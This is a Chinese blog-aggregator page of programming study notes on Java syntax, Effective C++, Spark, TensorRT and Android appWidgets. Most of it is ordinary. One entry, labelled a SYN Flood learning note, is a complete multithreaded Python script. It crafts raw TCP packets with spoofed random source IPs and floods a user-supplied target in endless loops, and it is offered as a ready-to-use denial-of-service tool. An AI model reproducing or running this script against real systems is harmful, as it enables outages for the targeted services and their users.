首页 文章 精选 留言 我的

精选列表

搜索[笔记工具],共10011篇文章
优秀的个人博客,低调大师

Java学习笔记--可变参数

可变参数的格式: 数据类型... 变量名 可变参数要 注意的细节: 1. 如果一个函数 的形参使用上了可变参数之后,那么调用该方法的时候可以传递参数也可以不传递参数。 2. 可变参数实际上是一个数组对象。 3. 可变参数必须位于形参中的最后一个参数。 4. 一个函数最多只能有一个可变 参数,因为可变参数要位于形参中最后一个位置上。 public class Demo4 { public static void main(String[] args) { int[] arr = {1,2,3,4}; add(1,2,3,4);//输出10 add(arr);//输出10 add();//输出0 } public static void add(int... arr){ //长度是0 int result = 0; for(int item : arr){ result+=item; } System.out.println("总和:"+ result); } }

优秀的个人博客,低调大师

java学习笔记--增强for循环

什么是增强for循环? 原来的for循环是这样子的: for(int i=0;i<10;i++) 那我们来看一下增强for循环: for(object a:x)//不只是object 数组存储的是什么类型的就填什么类型 x是数组或者集合 里面是Interator迭代器实现的 注意:遍历的时候不能用集合增删元素 只能通过迭代器进行操作 因为迭代器创建的时候会创建一个单链表 如果是通过集合来操作元素数量的话那么 实际的数量是变化了 可是迭代器创建的那个单链表却还是原来的样子 这样子 迭代器往下遍历的时候 就找不到实际的值 重点: 增强for循环的适用范围: 如果是实现了Iterable接口的对象或者是数组对象(包括int)都可以使用增强for循环。 //注意: Map集合没有实现Iterable接口,所以map集合不能直接使用增强for循环,如果需要使用增强for循环需要借助于Collection // 的集合。 HashMap<String, String> map = new HashMap<String, String>(); map.put("001","张三"); map.put("002","李四"); map.put("003","王五"); map.put("004","赵六"); Set<Map.Entry<String, String>> entrys = map.entrySet(); for(Map.Entry<String, String> entry :entrys){ System.out.println("键:"+ entry.getKey()+" 值:"+ entry.getValue()); } 举例: 实现了Iterable接口的对象 package cn.itcast.jdk15; import java.util.Iterator; //自定一个类使用增强for循环 class MyList implements Iterable<String>{ Object[] arr = new Object[10]; int index = 0 ; //当前的指针 public void add(Object o){ arr[index++] = o; // 1 } public int size(){ return index; } @Override public Iterator<String> iterator() { return new Iterator<String>() { int cursor = 0; @Override public boolean hasNext() { return cursor<index; } @Override public String next() { return (String) arr[cursor++]; } @Override public void remove() { } }; } } public class Demo3 { public static void main(String[] args) { MyList list = new MyList(); list.add("张三"); list.add("李四"); list.add("王五"); for(String item :list){ System.out.println(item); } } }

优秀的个人博客,低调大师

Effective C++学习笔记

导读 本书的最佳用途:彻底了解C++如何行为,为什么那样行为,以及如何运用其行为形成优势。 size_t是一个typedef,是某种不带正负号的unsigned类型。 签名(signature):函数的参数和返回值。即std::size_t num(int number) 的签名是 std::size_t ( int ) explicit可组织他被用来隐式转换(implicit type conversions),但他仍可以被进行显示转换(explicit type conversions)。 如图: 拷贝构造---以同型对象初始化自我对象。 拷贝赋值---从另一个同性对象中拷贝其值到自我对象。 1、让自己习惯C++ 条款一:视C++为一个语言联邦 c++是四种语言的联邦 每种语言都有自己的规约。C++高效编程守则视状况而变化,取决于你使用C++的哪一部分。 条款2:尽量以const、enum、inline替换#define 也就是“宁可以编译器替换预处理”。因为define或许不被视为语言的一部分。 class专属常量:为了将常量的作用域(scope)限制于class内,必须让它成为class的一个成员(member);而为了确保此常量最多只有一份实体,必须让它成为static成员。 我们无法用#define创建一个专属常量。 menu hack: 1、menu hack的行为更像#define,而不是const。例如取const地址是合法的,而取menu hack或者#define的地址是不合法的。 2、如果不希望别人活得一个pointer或reference指向你的某个常量,enum可以帮你实现这个约束。 3、enum和#define绝不会导致没必要的内存分配,因为有的编译器会为const对象设定另外的存储空间。 4、enum hack是模板元编程的技术基础。 对于单纯的常量,最好以const对象或enum替换#define;对于形似函数的宏,最好用inline函数替换#define。 条款3:尽可能使用const 令函数的返回值为const,可以降低因客户错误而造成的意外。如下图: class R{.....} const R poerator *(const R& lns, const R& rhs) 两个成员函数如果只是常量性(constness)方面不同,可以被重载,如下图: 上图中non-const operator[]的返回值类型是char &,而不是char,因为如果函数的返回类型是一个内置类型,那么改动函数返回值就不合法(what?我不懂。。。吴老师:这个说法有点令人困惑。关键不是内置类型与否,而是值类型与否。需要修改内容,函数需要返回一个非const的引用。。。还是不太懂。。。) 条款4:确定对象被使用前已先被初始化 int x; c++语言中,上述语句在某些语境下,x被初始化为0,某些情况下x不被初始化。读取未初始化的值会导致不明确的行为。在某些平台上,仅仅只是读取未初始化的值,就可以让你的程序终止运行。 不要混淆赋值和初始化,如下图: c++规定:对象成员变量的初始化动作发生在进入构造函数本体之前。 使用初始列进行初始化的效率更高,因为比起先调用default构造函数然后再调用copy assignment操作符,单只调用一次copy构造函数比较高效,有时甚至高效得多。 (1)在初始化列表中,成员的初始化顺序和成员的声明顺序相同,与初始化列表的位置顺序无关。(2) 初始化列表先于构造函数执行。 (3) 类中可以定义const成员变量,它并非真正意义的常量,而是只读变量,其初始化方式只能依靠初始化列表。 const只读变量虽然不可出现在赋值符号的左边,但是可以通过指针去修改其值的。(what???) 当你想要default构造一个成员变量,你都可以使用初值列,只要指定无物(nothing)作为初始化实参即可。如下图: 规定总是在初值列中列出所有成员变量,以免去记忆哪些成员变量可以无需初值。 如果成员变量是const或references,它就需要初值,而不能被赋值。具体原因详见链接: https://blog.csdn.net/qq_29344757/article/details/76093216 在class中,变量不能直接初始话,需要通过构造函数(或拷贝构造函数)来初始话,如果程序员没有定义构造函数系统会有一个默认构造函数。 除了静态数据成员外,数据成员不能在类体内显式的初始化 不同编译单元内定义之non-local static 对象 条款5:了解C++默默编写并调用哪些函数 当你写一个空类没有声明的时候,编译器会为他声明一个copy构造函数、一个copy assignment函数和一个析构函数。如果你没有声明任何构造函数,编译器会为你声明一个default构造函数。如下图: 当这些函数被调用的时候,编译器才会把他们创建出来。 注意:编译器产生的析构函数是一个non-virtual,除非这个class的base class自身声明有virtual析构函数(不明觉厉,先记下来) 如果类中你声明了一个带实参的构造函数,编译器便不会创建default构造函数,如此,你写的构造函数就不会被创建出来的无实参的default构造函数覆盖掉。 条款6:若不想使用编译器自动生成的函数,就应该明确的拒绝 驳回编译器自动提供的功能,可将相应的成员函数声明为private并且不予实现。或者使用上图所示的手法也可以(上图所示的手法感觉更好一点) 条款7:为多态基类声明virtual析构函数 如果一个类里面不含虚函数,通常意味着他并不意图被用做一个base class(基类)。当类不企图被当做base class,灵其析构函数为virtual往往是个馊主意。C++标准库中很多都是没有虚函数的class,比如string、vector、list等,所以不要把标准库中的类作为基类。 虚指针vptr(virtual table pointer)用于在运行期决定哪一个虚函数被调用。vptr指向一个由函数指针构成的数组,该数组称为虚表vtbl(virtual table):每个带有虚函数的类都有对应的虚表。 纯虚函数导致抽象类(不能被实例化(instantiated)的类) 虚析构函数的作用:为了当用一个基类的指针删除一个派生类的对象时,派生类的析构函数会被调用。(用C++开发的时候,用来做基类的类的析构函数是虚函数。) Class ClxBase { public: ClxBase() {}; //虚虚构函数 virtual ~ClxBase() {}; virtual void DoSomething() { cout << "Do something in class ClxBase!" << endl; }; }; 条款8:别让异常逃离析构函数 析构函数绝对不要吐出异常。如果一个被析构函数调用的函数可能会抛出异常,析构函数应该捕捉任何异常,然后吞下他们(不传播)或结束程序。 如果客户需要对某一操作函数运行期间抛出的异常做出反应,那么class应该提供一个普通函数(而非在析构函数中)执行该操作。 条款9:绝不在构造和析构过程中调用虚函数 class Transation { public: Transation(); virtual void logTransaction() const = 0; ... }; Transation::Transation() { ... logTransaction();//构造函数调用虚函数 } class BuyTransation :public Transation { public: virtual void logTransation() const; ... };上述代码执行: BuyTransation b; 在该调用logTransaction时,调用的虚函数是base class中的,而不是BuyTransaction中的。 因为:base class(基类)构造期间,虚函数不会下降到derived classes(子类)阶层。由于base classes构造函数的执行更早于的derived classes构造函数,当base class 构造函数执行时derived class的成员变量尚未初始化,如果器件调用的virtual函数下降至derived classes阶层,而derived classes的函数机会必然去用local成员变量,而那些成员变量尚未初始化,因此无法调用derived classes中的虚函数,而是调用base class的虚函数。 更根本原因:在derived class对象的base class 构造期间,对象的类型是base class而不是derived class。不止虚函数会被编译器解析至base class,若使用运行期类型信息,也会把对象是为base class。 logTransaction是纯虚函数,除非他被定义,否则程序无法连接,因为连接器找不到必要的Transaction::logTransaction实现代码。 弥补措施:在构造期间,可以藉由“令derived classes将必要的构造信息向上传递至base class构造函数”。 条款10:令operator= 返回一个 reference to *this 赋值采用右结合定律,因此x=y=z=15等价于(x=(y=(z=15)))。为了实现“连锁赋值”,赋值操作符必须返回一个reference指向操作符的左侧实参。 条款11:在operator= 中处理“自我赋值” “自我赋值”发生在对象被赋值给自己时。拷贝构造函数里面应该先判断一下传入的参数是不是自己。 条款12:复制对象时勿忘其每一个成分 如果你自己写拷贝构造函数,而不用编译器默认构造的拷贝构造函数,当你为class添加一个成员变量后,你必须同时修改拷贝构造函数,如果你忘记,编译器也不太可能会提醒你。一旦你给这个class添加了子类,而忘记修改基类的拷贝构造函数,子类就无法对从父类那里继承下来的变量进行赋值。 拷贝构造函数应该确保复制“对象内的所有成员变量”及“所有base class成分”。 不要试图使拷贝赋值函数调用拷贝构造函数,同时也不要试图让拷贝构造函数调用拷贝赋值函数。如果上述两个函数有重复代码,可以在private里面写一个函数供上述两个函数调用,该函数常备命名为init 条款13:对象管理资源

优秀的个人博客,低调大师

Spark 官网阅读笔记

1.spark读取本地文件系统: 则该文件也必须可以在工作节点上的相同路径上访问。所以需要将文件复制到所有work 节点或使用网络安装的共享文件系统。 2.group by key 没有reduceBykey, aggregateBykey高效,(后者是同时分区排序) 3.accumulator 累加器的使用 4.broadcast variables 广播变量的使用 5:DataFrame就是DataSet的一行Dataset[Row] 6.用于隐式转换,如将RDD转换为DataFrames . 需要 import spark.implicits._ 7.全局临时视图与系统保存的数据库绑定global_temp,我们必须使用前面加上限定名称来引用它,例如SELECT * FROM global_temp.view1。(加关键字global_temp) 8.新建session测试spark.newSession().sql("select * from global_temp.people") 9.通过提供一个样例类可以将DataFrames转换为Dataset。映射将通过名称 10:类型推断 peopleDF.createOrReplaceTempView("people") val tdf = spark.sql("select name,age from people were age>=13 and age <= 19) tdf.map(t=> "name: " +t(0)).show() tdf.map(t=> "name: " +t.getAs[String]("name')).show() 11. persist table: 写出时没有指定路径参数(默认存储为管理表,路径为hive-site.xml,指定的位置),表被删除时,数据,路径都会被删掉。指定参数则不会。 For file-based data source, e.g. text, parquet, json, etc. you can specify a custom table path via the path option, e.g. df.write.option("path", "/some/path").saveAsTable("t"). When the table is dropped, the custom table path will not be removed and the table data is still there. If no custom table path is specified, Spark will write data to a default table path under the warehouse directory. When the table is dropped, the default table path will be removed too. 12. the automatic type inference can be configured ,配置是否启用类型推断,确定分区字段。by spark.sql.sources.partitionColumnTypeInference.enabled, which is default to true. When type inference is disabled, string type will be used for the partitioning columns. 13.设置全局的参数实现类型合并: spark.sql.parquet.mergeSchema 14:读取HIVE:前提需要pom文件中有spark-hive 依赖。 val spark = SparkSession 。builder() 。appName (“Spark Hive示例” ) 。config (“spark.sql.warehouse.dir” , warehouseLocation ) 。enableHiveSupport () 。getOrCreate () import spark.implicits._ import spark.sql 15:使用广播表: import org.apache.spark.sql.functions.broadcast broadcast(spark.table("src")).join(spark.table("records"), "key").show() 16:pyArrow: 要在执行这些调用时使用箭头,用户需要首先将Spark配置'spark.sql.execution.arrow.enabled'设置为'true'。这是默认禁用的。 pyspark 使用自定义python相关。 配置spark-env.sh 内容:添加如下 export PYSPARK_PYTHON= /home/lio/anaconda3/env/DL/bin/python3.5 即可 ipython notebook with spark http://blog.cloudera.com/blog/2014/08/how-to-use-ipython-notebook-with-apache-spark/ import numpy as np import pandas as pd # Enable Arrow-based columnar data transfers spark.conf.set("spark.sql.execution.arrow.enabled", "true") # Generate a Pandas DataFrame pdf = pd.DataFrame(np.random.rand(100, 3)) # Create a Spark DataFrame from a Pandas DataFrame using Arrow df = spark.createDataFrame(pdf) # Convert the Spark DataFrame back to a Pandas DataFrame using Arrow result_pdf = df.select("*").toPandas() pip install PyArrow - spark-streaming 17: 要仅停止StreamingContext,请将可选参数stop()调用stopSparkContext为false: * @param stopSparkContext If true, stops the associated SparkContext. The underlying SparkContext will be stopped regardless of whether this StreamingContext has been started. */ def stop( stopSparkContext: Boolean = conf.getBoolean("spark.streaming.stopSparkContextByDefault", true) ): Unit = synchronized { stop(stopSparkContext, false) } 18:DStream由连续的RDD系列表示,这是Spark对不可变的分布式数据集的抽象.DStream中的每个RDD都包含来自特定时间间隔的数据. 19:不在driver端创建数据库连接, 不使用foreachRDD操作创建连接,最好使用foreachPartition 和connectionPool dstream.foreachRDD { rdd => val connection = createNewConnection() // executed at the driver rdd.foreach { record => connection.send(record) // executed at the worker } } 这是不正确的,因为这要求将连接对象序列化并从Driver端发送到worker端。这种连接对象很难在机器间转移。此错误可能表现为序列化错误(连接对象不可序列化),初始化错误(连接对象需要在worker初始化)等。正确的解决方案是在worker上创建连接对象。 但是,这可能会导致另一个常见错误 - 为每条记录创建一个新的连接。例如, dstream.foreachRDD { rdd => rdd.foreach { record => val connection = createNewConnection() connection.send(record) connection.close() } } 通常,创建连接对象会带来时间和资源开销。因此,创建和销毁每个记录的连接对象可能会导致不必要的高开销,并且可能会显着降低系统的整体吞吐量。更好的解决方案是使用 rdd.foreachPartition- 创建单个连接对象并使用该连接发送RDD分区中的所有记录。 dstream.foreachRDD { rdd => rdd.foreachPartition { partitionOfRecords => val connection = createNewConnection() partitionOfRecords.foreach(record => connection.send(record)) connection.close() } } 这会缓解许多记录中的连接创建开销。 最后,通过跨多个RDD /批次重用连接对象,可以进一步优化这一点。可以维护一个静态的连接对象池,因为多个批处理的RDD被推送到外部系统,所以可以重复使用,从而进一步降低了开销。 dstream.foreachRDD { rdd => rdd.foreachPartition { partitionOfRecords => // ConnectionPool is a static, lazily initialized pool of connections val connection = ConnectionPool.getConnection() partitionOfRecords.foreach(record => connection.send(record)) ConnectionPool.returnConnection(connection) // return to the pool for future reuse } } 请注意,池中的连接应按需延迟创建,如果暂时不使用,则超时。这实现了向外部系统发送数据的最高效率。 其他要记住的要点: 输出操作会延迟执行DStream,就像RDD由RDD操作懒洋洋地执行一样。具体来说,DStream输出操作中的RDD操作会强制处理接收到的数据。因此,如果您的应用程序没有任何输出操作,或者dstream.foreachRDD()没有任何RDD操作的输出操作,则不会执行任何操作。系统只会收到数据并丢弃它。 默认情况下,输出操作一次执行一次。并且它们按照它们在应用程序中定义的顺序执行。 20: val words: DStream[String] = ... words.foreachRDD { rdd => // Get the singleton instance of SparkSession val spark = SparkSession.builder.config(rdd.sparkContext.getConf).getOrCreate() 从整个在使用的streamingContext的sparkContext中获取构建sparkSession的配置文件。 import spark.implicits._ // Convert RDD[String] to DataFrame val wordsDataFrame = rdd.toDF("word") // Create a temporary view wordsDataFrame.createOrReplaceTempView("words") // Do word count on DataFrame using SQL and print it val wordCountsDataFrame = spark.sql("select word, count(*) as total from words group by word") wordCountsDataFrame.show() } 21:可以异步的使用sql的查询不同进程中的streamingContext实例。请确保streamingContext设置记住足够多的数据,否则,streamingContext没有感知到任何 查询会删除之前的数据。{您还可以在来自不同线程的流式数据上定义的表上运行SQL查询(即与正在运行的StreamingContext异步)。只要确保您将StreamingContext设置为记住足够数量的流数据,以便查询可以运行。否则,不知道任何异步SQL查询的StreamingContext将在查询完成之前删除旧流数据。例如,如果您想查询最后一批,但查询可能需要5分钟才能运行,请调用streamingContext.remember(Minutes(5))(以Scala或其他语言的等效语言)}如果您想查询最后一批,但查询可能需要5分钟才能运行,请调用streamingContext.remember(Minutes(5)) 22:容错: 对于通过网络接收数据的输入流(例如Kafka,Flume,套接字等),默认持久性级别设置为将数据复制到两个节点以实现容错。 DStream的默认持久性级别使数据在内存中序列化 23:为了减少数据恢复时的lineage过于长所以需要设立checkpoint切断这个链条。 24:配置checkpoint, 失败自启动。 预写日志:spark.streaming.receiver.writeAheadLog.enable来true 24:设置背压,:设置最大接收速率 - 如果群集资源不够大,流式传输应用程序无法像接收数据一样快速处理数据,则可以通过以记录/秒为单位设置最大速率限制来限制接收器速率。查看接收器的配置参数 spark.streaming.receiver.maxRate和spark.streaming.kafka.maxRatePerPartition Direct Kafka方法。在Spark 1.5中,我们引入了一项名为backpressure的功能,无需设置此速率限制,因为Spark Streaming会自动计算出速率限制并在处理条件发生变化时动态调整速率限制。这个背压可以通过设置来启用配置参数 spark.streaming.backpressure.enabled来true。 25:sturctedStreaming:new data in the data stream === new rows append to a unabounded table. 26:写出模式: 完整:整个更新后的结果表将被写入外部存储器。由存储连接器决定如何处理整个表格的写入 追加:只有在结果表中追加的新行才会写入外部存储器。这仅适用于预期不会更改结果表中现有行的查sinks 更新:- 只有自上次触发以来在结果表中更新的行才会写入外部存储器(自Spark 2.1.1起可用)。请注意,这与完整模式不同之处在于,此模式仅输出自上次触发后更改的行。如果查询不包含聚合,则它将模式。 27:容错语义: 提供端到端的一次语义是结构化数据流设计背后的关键目标之一。为此,我们设计了结构化流式源,接收器和执行引擎,以可靠地跟踪处理的确切进程,以便通过重新启动和/或重新处理来处理任何类型的故障。假定每个流源都有偏移量(类似于Kafka偏移量或Kinesis序列号)来跟踪流中的读取位置。该引擎使用checkpoint和WAL来记录每个触发器中正在处理的数据的偏移范围。流式接收器被设计为处理重新处理的幂等。通过使用可重放源和幂等,结构化数据流可以确保端到端完全一次的语义 任何失败 28:类型推断和分区 对于即席查询,您可以通过设置spark.sql.streaming.schemaInference为true启用。 可以/data/year=2016/在/data/year=2015/存在时添加,但更改分区列(即通过创建目录/data/date=2016-04-17/)是无效的。 29:水位线: import spark.implicits._ val words = ... // streaming DataFrame of schema { timestamp: Timestamp, word: String } // Group the data by window and word and compute the count of each group val windowedCounts = words .withWatermark("timestamp", "10 minutes") .groupBy( window($"timestamp", "10 minutes", "5 minutes"), $"word") .count() 在这个例子中,我们正在定义查询的水印“timestamp”列的值,并且还定义了“10分钟”作为允许数据有多迟的阈值。 30:join操作: 流数据和静态数据集之间的join val staticDf = spark.read. ... val streamingDf = spark.readStream. ... streamingDf.join(staticDf, "type") // inner equi-join with a static DF streamingDf.join(staticDf, "type", "right_join") // right outer join with a static DF 流数据和流数据之间的join: 为了在流-流join的时候可以进行状态清理 水位线限制:事件处理逻辑可延时发生的最大时间 事件时间延迟:事件处理逻辑中的事件限制 import org.apache.spark.sql.functions.expr val impressions = spark.readStream. ... val clicks = spark.readStream. ... // Apply watermarks on event-time columns val impressionsWithWatermark = impressions.withWatermark("impressionTime", "2 hours") val clicksWithWatermark = clicks.withWatermark("clickTime", "3 hours") // Join with event-time constraints impressionsWithWatermark.join( clicksWithWatermark, expr(""" clickAdId = impressionAdId AND clickTime >= impressionTime AND clickTime <= impressionTime + interval 1 hour """) ) 2小时”的水印延迟保证引擎不会丢失延迟少于2小时的任何数据。但延迟超过2小时的数据可能会或可能不会得到处理。 31:虽然水印+事件时间约束对于内连接是可选的,但对于左外连接和右外连接,它们必须指定。这是因为为了在外连接中生成NULL结果,引擎必须知道输入行将来何时不会与任何事物匹配。因此,必须指定水印+事件时间约束以生成正确的结果。因此,具有外连接的查询与前面的广告示例非常相似,不同之处在于会有一个附加参数指定它为外连接。 impressionsWithWatermark.join( clicksWithWatermark, expr(""" clickAdId = impressionAdId AND clickTime >= impressionTime AND clickTime <= impressionTime + interval 1 hour """), joinType = "leftOuter" // can be "inner", "leftOuter", "rightOuter" ) 32:外部结果的生成 关于如何生成外部结果,需要注意几个重要特征。 外部NULL结果将生成延迟,这取决于指定的水印延迟和时间范围条件。这是因为引擎必须等待很长时间才能确保没有匹配,并且将来不会再有匹配。 在当前的微批处理引擎中,水印在微批处理结束时被提前,而下一个微批处理使用更新后的水印来清理状态并输出外部结果。由于我们仅在有新数据要处理时触发微量批处理,因此如果流中没有接收到新数据,则可能会延迟生成外部结果。 简而言之,如果连接的两个输入流中的任何一个在一段时间内都没有收到数据,则外部(两种情况下,左侧或右侧)输出可能会延迟。 支持流式查询中的连接矩阵

优秀的个人博客,低调大师

Python实现SYNFlood,学习笔记

版权声明:转载请注明出处:http://blog.csdn.net/dajitui2024 https://blog.csdn.net/dajitui2024/article/details/79396333 是Python2还是3我给忘记了,大家自己试试吧。 #!/usr/bin/python #-*-coding:utf-8-*- import socket import struct import random import threading class myThread (threading.Thread): def __init__(self,dstip,dstport,mode): threading.Thread.__init__(self) self.dstip = dstip self.dstport =dstport self.mode =mode def run(self): attack(self.dstip,self.dstport,self.mode) def checksum(data): s = 0 n = len(data) % 2 for i in range(0, len(data)-n, 2): s+= ord(data[i]) + (ord(data[i+1]) << 8) if n: s+= ord(data[i+1]) while (s >> 16): s = (s & 0xFFFF) + (s >> 16) s = ~s & 0xffff return s def IP(source,destination,udplen): version = 4 ihl = 5 tos = 0 tl = 20+udplen ip_id = random.randint(1,65535) flags = 0 offset = 0 ttl = 128 protocol =6 check =0 source = socket.inet_aton(source) destination = socket.inet_aton(destination) ver_ihl = (version << 4)+ihl flags_offset = (flags << 13)+offset ip_header = struct.pack("!BBHHHBBH4s4s", ver_ihl, tos, tl, ip_id, flags_offset, ttl, protocol, check, source, destination) check=checksum(ip_header) ip_header = struct.pack("!BBHHHBBH4s4s", ver_ihl, tos, tl, ip_id, flags_offset, ttl, protocol, socket.htons(check), source, destination) return ip_header def TCP(srcip,dstip,protocol,dp,fg): source = socket.inet_aton(srcip) destination = socket.inet_aton(dstip) srcport=random.randint(1,65535) dstport=dp syn_num=random.randint(1,4000000000) if fg == 2: ack_num=0 else: ack_num=random.randint(1,4000000000) hlen=5 zero=0 flag=fg window=8192 check=0 point=0 tcplen=hlen h_f=(hlen << 12)+flag TCP_head=struct.pack("!4s4sHHHHIIHHHH",source,destination,protocol,tcplen,srcport,dstport,syn_num,ack_num,h_f,window,check,point) check=checksum(TCP_head) TCP_head=struct.pack("!HHIIHHHH",srcport,dstport,syn_num,ack_num,h_f,window,check,point) return TCP_head def makepacket(dstip,dstport,fg): srcip=str(random.choice(ip_first))+'.'+str(random.randint(1,255))+'.'+str(random.randint(1,255))+'.'+str(random.randint(1,255)) protocol=6 ippacket=IP(srcip,dstip,5)+TCP(srcip,dstip,protocol,dstport,fg) return ippacket def attack(dstip,dstport,mode): if mode == 'syn': fg=2 while 1: data=makepacket(dstip,dstport,fg) s.sendto(data,(dstip,dstport)) elif mode == 'ack': fg=18 while 1: data=makepacket(dstip,dstport,fg) s.sendto(data,(dstip,dstport)) elif mode == 'syn&ack': while 1: data=makepacket(dstip,dstport,2) s.sendto(data,(dstip,dstport)) data=makepacket(dstip,dstport,18) s.sendto(data,(dstip,dstport)) else: print('DON\'T xia say!') dstip=raw_input('attack IP:') dstport=int(input('attack PORT:')) mode=raw_input('mode:(syn or ack or syn&ack)') threads=int(input("线程数threads:")) ip_first=[] for i in range(1,10): ip_first.append(i) for i in range(11,172): ip_first.append(i) for i in range(173,192): ip_first.append(i) for i in range(193,224): ip_first.append(i) s = socket.socket(socket.AF_INET,socket.SOCK_RAW,6) s.setsockopt(socket.IPPROTO_IP,socket.IP_HDRINCL,1) threads_name=[] for i in range(threads): threads_name.append('teread'+str(i)) for i in range(threads): threads_name[i]=myThread(dstip,dstport,mode) for i in range(threads): threads_name[i].start()

优秀的个人博客,低调大师

Tensor RT学习笔记(二)


关键概念:网络定义:网络定义由一系列层和一组张量组成;层:每一层从一组输入张量计算一组输出张量。 图层具有参数,例如卷积大小,跨度和卷积滤波器权重。张量:张量既可以是网络的输入,也可以是图层的输出。 张量具有指定其精度的数据类型,例如16位和32位浮点数以及三个维度,例如通道,宽度和高度。 输入张量的尺寸由应用程序定义,输出张量由构建器推断。 支持的维度是N(P_1 P_2 ...)CHW,其中P_1,P_2等是索引维度。 张量总共可以有最多Dims :: MAX_DIMENSIONS个维度,其中该常量设置为8。每个图层和张量都有一个名称,在分析或读取TensorRT构建日志时非常有用。使用NvCaffeParser时,张量和图层名称将从NVCaffe原型文件中获取。TensorRT API:TensorRT API允许开发人员导入,校准,生成和部署优化的网络。 网络可以直接从NVCaffe或通过UFF格式从其他框架导入。 它们也可以通过实例化各个图层并直接设置参数和权重来以编程方式创建。除了C ++中的主要API之外。 TensorRT包含TensorRT python API绑定。 TensorRT python API目前支持除RNN之外的所有功能。 它引入了与NumPy数组对于图层权重的兼容性,并通过使用PyCUDA,输入和输出数据。 还提供了一组实用函数来解决开发人员可能面临的常见任务,包括NVCaffe模型解析,从流中解析UFF模型,以及从UFF文件加载和编写PLAN文件。 这些位于tensorrt.utilsPython例子:Python接口支持以前仅通过C ++接口才可用的所有功能。 这些包括: the NvCaffeParser 用于图形定义的nvinfer API 建造者创建优化的推理引擎 用于执行引擎的推理时界面 用于注册自定义层实现的调用 可以在{PYTHON_PACKAGE_DIR} / tensorrt / examples目录中找到Python示例。TensorRT软件包附带了一些示例应用程序实现。 这些可以根据您是否在系统中安装TensorRT或仅为用户来找到。Python工作流程:为以下用例提供了示例应用程序:1.有一个现有的TensorFlow™(或其他UFF兼容框架)模型,开发人员可以试用TensorRT,将TensorFlow模型转换为TensorRT2.有一个NVCaffe模型,开发人员想用TensorRT来尝试。将NVCaffe模型转换为TensorRT3.开发人员希望将TensorRT引擎部署为更大型应用程序的一部分,如Web后端。4.开发人员希望尝试使用受UFF支持且未受NVCaffe培训的框架来训练TensorRT。TensorRT感觉好强大,毕竟是对新的PasCal和VoltaGPU才有的功能。

优秀的个人博客,低调大师

appWidget 简单入门学习笔记

1,让桌面能够添加你的appWidget 1,一个类,和2个xml //一个实现AppWidgetProvider的类 publicclassTomAppWidgetProviderextends AppWidgetProvider{} <!--放在res/xml文件夹中命名为tom_appwidget_info.xml--> <appwidget-providerxmlns:android="http://schemas.android.com/apk/res/android" android:minWidth="294dp" android:minHeight="72dp" android:updatePeriodMillis="86400000" android:initialLayout="@layout/tom_appwidget" android:configure="kg.tom.AppWidgetConfigure"></appwidget-provider> <!--android:initialLayout:初始化你的appWidget布局--> <!--放置在res/layout/tom_appwidget_provider.xml--> <?xmlversion="1.0"encoding="utf-8"?> <LinearLayoutxmlns:android="http://schemas.android.com/apk/res/android" android:layout_width="294dp" android:layout_height="72dp" android:orientation="vertical"><TextView android:id="@+id/appwidget_text" android:layout_width="wrap_content" android:layout_height="wrap_content" android:textColor="#ff000000"/><Button android:id="@+id/appwidget_button" android:layout_width="wrap_content" android:layout_height="wrap_content" android:text="@android:string/ok"/> </LinearLayout> 在AndroidManifest.xml中声明你的appWidget <receiverandroid:name="TomAppWidgetProvider"> <intent-filter> <!--让系统能够设别到你的appWidgetProvider的动作--><actionandroid:name="android.appwidget.action.APPWIDGET_UPDATE"/> </intent-filter> <!--设置你的appWidget的布局--> <meta-dataandroid:name="android.appwidget.provider"android:resource="@xml/tom_appwidget_info"/> </receiver> 长按你的Home 界面,你就会看到你的widget已经在列表当中 但是,现在点击是会出错的,这时候我们需要设置我们的AppWidgetConfigure 在activity中增加一个Intent-filter <intent-filter> <!--让系统能够设别到你的appWidgetProvider的动作--> <actionandroid:name="android.appwidget.action.APPWIDGET_UPDATE"/> </intent-filter> publicclassAppWidgetConfigureextendsActivity{ @Override publicvoidonCreate(BundlesavedInstanceState){ super.onCreate(savedInstanceState); //设置widgetId intmAppWidgetId=AppWidgetManager.INVALID_APPWIDGET_ID; //1,将setResult设置为取消,用于取消widgethostsetResult(RESULT_CANCELED); //2,从Intent中找到widget的id Intentintent=getIntent(); Bundleextras=intent.getExtras(); if(extras!=null){ mAppWidgetId=extras.getInt(AppWidgetManager.EXTRA_APPWIDGET_ID,AppWidgetManager.INVALID_APPWIDGET_ID);} //3,如果获取不到appWidgetid我们就结束 if(mAppWidgetId==AppWidgetManager.INVALID_APPWIDGET_ID){ Log.d("app","获取失败退出!!!"); finish();} finalContextcontext=AppWidgetConfigure.this; //4,实例化你的appWidget AppWidgetManagerappWidgetManager=AppWidgetManager.getInstance(context); //5,更新widget IntentresultValue=newIntent();resultValue.putExtra(appWidgetManager.EXTRA_APPWIDGET_ID,mAppWidgetId); setResult(RESULT_OK,resultValue); finish();}} 2,然后写provider的代码 publicclassTomAppWidgetProviderextendsAppWidgetProvider{ @Override publicvoidonUpdate(Contextcontext,AppWidgetManagerappWidgetManager, int[]appWidgetIds){ //TODOAuto-generatedmethodstub super.onUpdate(context,appWidgetManager,appWidgetIds); finalintN=appWidgetIds.length; Log.d("app","onUpdate--->Ids==="+String.valueOf(N)); for(inti=0;i<N;i++){ intappWidgetId=appWidgetIds[i]; updateAppWidget(context,appWidgetManager,appWidgetId);}} staticvoidupdateAppWidget(Contextcontext,AppWidgetManagerappWidgetManager,intappWidgetId){ Log.d("app","update---->id"+appWidgetId); //1,widget中的的标题 CharSequencetext="这是我第一个widget"; //2,widget显示用布局,并设置text显示的值 RemoteViewsviews=newRemoteViews(context.getPackageName(),R.layout.tom_appwidget_provider);views.setTextViewText(R.id.appwidget_text,text); //3,通知widgetmanager更新appWidgetManager.updateAppWidget(appWidgetId,views);} @Override publicvoidonDeleted(Contextcontext,int[]appWidgetIds){ //TODOAuto-generatedmethodstubsuper.onDeleted(context,appWidgetIds); //删除的时候调用的方法 intappids=appWidgetIds.length; Log.d("app","onDelete--->"+appids);}} 然后就可以运行了: 顺便附上一张简单原理图:.. 2,小小的进阶为widget实现运行activity 只要在加上几行代码的appwidget 就能实现挑战到Activity的功能 